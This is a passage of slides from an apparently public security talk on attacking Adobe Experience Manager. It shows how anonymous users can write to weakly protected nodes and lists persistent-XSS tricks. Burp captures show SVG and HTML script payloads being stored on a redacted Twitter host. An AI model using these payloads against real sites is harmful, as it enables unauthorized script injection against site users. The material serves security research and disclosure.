
Author user

63/124




Author user

64/124




Author user

65/124




Author user

66/124



Non-privileged user


67/124



Non-privileged user

68/124

<https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html#hasPermission>



Anonymous user

69/124



Find node with weak ACL

SlingPOSTServlet

WebDAV

Other

/content/usergenerated/etc/commerce/smartlists

Anonymous usually has jcr:write permission for node

/content/usergenerated

Anonymous usually has jcr:addChildNode permission for node

hasPermission predicate of Querybuilder

CRXDE Lite

Tricks to get persistent XSS

70/124

- SVG in property value
 - create property with SVG content
 - add /a.svg to the URL
- HTML in property value
 - create property with HTML content and name aaa.html
- jcr:data and jcr:mimeType (upload file)
- Other



Anonymous user & SVG

71/124

Request

Raw Headers Hex

```
POST ///////////////////////////////////////////////////////////////////content/usergenerated/etc/commerce/smartlists/vv.json HTTP/1.1
Host: [REDACTED].twitter.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: personalization_id="v1_ao/p843SlW0rayrIixzN5w==";
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

aa=alert('XSS+on'+%2b+document.domain+%2b+'\nby+%40ang3el+\ud83d\ude00')%3b
```

Response

Raw Headers Hex HTML Render Target: https://[REDACTED]twitter.com

```
<html>
<head>
    <title>Content modified</title>
</head>
<body>
    <h1>Content modified</h1>
<table>
    <tbody>
        <tr>
            <td>Status</td>
            <td><div id="Status">200</div></td>
        </tr>
        <tr>
            <td>Message</td>
            <td><div id="Message">OK</div></td>
        </tr>
        <tr>
            <td>Location</td>
            <td><a href="/content/usergenerated/etc/commerce/smartlists/vv.json" id="Location">/content/usergenerated/etc/commerce/smartlists/vv.json</a></td>
        </tr>
        <tr>
            <td>Parent Location</td>
            <td><a href="/content/usergenerated/etc/commerce/smartlists" id="ParentLocation">/content/usergenerated/etc/commerce/smartlists</a></td>
        </tr>
        <tr>
            <td>Path</td>
            <td><div id="Path">/content/usergenerated/etc/commerce/smartlists/vv.json</div></td>
        </tr>
    </tbody>
</table>
```

0 matches

Done

2,976 bytes | 542 millis



Anonymous user & SVG

72/124

Go Cancel < | > |

Request

Raw Params Headers Hex

```
POST //////////////////////////////////////////////////////////////////content/usergenerated/etc/commerce/smartlists/vv.json HTTP/1.1
Host: [REDACTED].twitter.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1212

bb=%3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%65%6e%63%6f%64%69%6e%67%3d%22%55%54%46%2d%38%22%20%73%74%61%6e%64%61%6c%6f%6e%65%3d%22%6e%6f%22%3f%3e%0a%3c%73%76%67%0a%78%6d%6c%6e%73%3d%22%68%74%74%70%3a%2f%2f%77%77%2e%77%33%2e%6f%72%67%2f%32%30%30%2f%73%76%67%22%0a%78%6d%6c%6e%73%3a%78%6c%69%6e%6b%3d%22%68%74%74%70%3a%2f%2f%77%77%2e%77%33%2e%6f%72%67%2f%31%39%39%2f%78%6c%69%6e%6b%22%0a%77%69%64%74%68%3d%22%36%38%22%0a%68%65%69%67%68%74%3d%22%36%38%22%0a%76%69%65%77%42%61%78%3d%22%2d%33%34%20%2d%33%34%20%36%38%20%36%38%22%0a%76%65%72%73%69%6f%6e%3d%22%31%2e%31%22%3e%0a%3c%73%63%72%69%70%74%20%74%79%70%65%3d%22%74%65%78%74%2f%6a%61%76%61%73%63%72%69%70%74%22%20%78%6c%69%6e%6b%3a%68%72%65%66%3d%22%68%74%74%70%73%3a%2f%2f%6d%65%64%69%61%2e%74%77%69%74%74%65%72%2e%63%6f%6d%2f%2f%2f%2f%63%6f%6e%74%65%6e%74%2f%75%73%65%72%67%65%6e%65%72%61%74%65%64%2f%65%74%63%2f%63%6f%6d%65%72%63%65%2f%73%6d%61%72%74%6c%69%73%74%73%2f%76%76%2e%6a%73%6f%6e%2f%61%61%2e%72%65%73%2f%61%2e%6a%73%22%3e%3c%2f%73%63%72%69%70%74%3e%0a%3c%63%69%72%63%6c%65%0a%63%78%3d%22%30%22%0a%63%79%3d%22%30%22%0a%72%3d%22%32%34%22%0a%66%69%6c%6c%3d%22%23%63%38%63%38%22%2f%3e%0a%3c%2f%73%76%67%3e
```

?

Type a search term

0 matches

Target: https://[REDACTED].twitter.com

Response

Raw Headers Hex HTML Render

```
x-tsa-request-body-time: 0
x-xss-protection: 1; mode=block; report=https://twitter.com/i/xss_report

<html>
<head>
    <title>Content modified</title>
</head>
<body>
    <h1>Content modified</h1>
</content/usergenerated/etc/commerce/smartlists/vv.json></h1>
<table>
    <tbody>
        <tr>
            <td>Status</td>
            <td><div id="Status">200</div></td>
        </tr>
        <tr>
            <td>Message</td>
            <td><div id="Message">OK</div></td>
        </tr>
        <tr>
            <td>Location</td>
            <td><a href="/content/usergenerated/etc/commerce/smartlists/vv.json" id="Location">/content/usergenerated/etc/commerce/smartlists/vv.json</a></td>
        </tr>
        <tr>
            <td>Parent Location</td>
            <td><a href="/content/usergenerated/etc/commerce/smartlists" id="ParentLocation">/content/usergenerated/etc/commerce/smartlists</a></td>
        </tr>
        <tr>
            <td>Path</td>
            <td>
```

?

Type a search term


0 matches

2,976 bytes | 812 millis



Anonymous user & SVG

73/124



Anonymous user & HTML prop

74/124

Go Cancel < > ▾

Request

Raw Params Headers Hex

```
POST /content/usergenerated/etc/commerce/smartlists/xss HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: https://[REDACTED]
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

aaa.html=<script>alert(document.domain)</script>
```

Target: [REDACTED]

Response

Raw Headers Hex HTML Render

